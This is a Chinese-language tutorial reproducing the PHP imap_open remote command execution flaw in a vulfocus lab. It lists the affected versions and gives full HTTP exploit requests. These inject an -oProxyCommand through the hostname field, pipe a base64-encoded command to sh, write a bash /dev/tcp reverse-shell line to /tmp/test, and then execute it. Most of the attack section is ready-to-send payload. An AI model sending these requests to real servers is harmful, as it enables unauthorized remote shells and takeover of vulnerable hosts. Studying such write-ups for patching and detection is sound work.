P11-1PHP-imap-RCE

漏洞描述：

PHP 的imap_open函数中的漏洞可能允许经过身份验证的远程攻击者在目标系统上执行任意命令。该漏洞的存在是因为受影响的软件的imap_open函数在将邮箱名称传递给rsh或ssh命令之前不正确地过滤邮箱名称。如果启用了rsh和ssh功能并且rsh命令是ssh命令的符号链接，则攻击者可以通过向目标系统发送包含-oProxyCommand参数的恶意IMAP服务器名称来利用此漏洞。成功的攻击可能允许攻击者绕过其他禁用的exec 受影响软件中的功能，攻击者可利用这些功能在目标系统上执行任意shell命令。利用此漏洞的功能代码是Metasploit Framework的一部分。

影响版本：


PHP 5.6.0版本至5.6.38版本
7.0.0版本至7.0.32版本
7.1.0版本至7.1.24版本
7.2.0版本至7.2.12版本
Debian Linux 8.0版本，9.0版本

漏洞复现：


为了方便，这里我们使用vulfocus靶场复现

5、利用流程

1、开启靶场环境，访问漏洞地址，bp开启抓包，点击submit



2、发送Repeater模块，直接上EXP进行漏洞利用（老规矩，RCE的洞我们直接getshell）




EXP如下：

```
POST / HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 125

hostname=x+-oProxyCommand%3decho%09[base64的反弹shell指令]|base64%09-d|sh}&username=111&password=222
```

指令示例：`echo 'bash -i >& /dev/tcp/x.x.x.x/6666 0>&1'>/tmp/test  #输出反弹shell指令写到tmp目录的test文件`

注意事项：base64 编码中使用了加号（+），而 + 在 URL 传递时会被当成空格，因此必须要将 base64 编码后的字符串中的加号替换成 %2b 才能当作 URL 参数进行传递。否则在服务器端解码后就会出错。
“+”=%2b
“=”=%3d
2、编辑好exp发送请求，这里已经创建了test文件了



3、执行创建的文件

```
POST / HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 125

hostname=x+-oProxyCommand%3decho%09L2Jpbi9iYXNoIC90bXAvdGVzdA%3d%3d|base64%09-d|sh}&username=111&password=222
```

指令：/bin/bash /tmp/test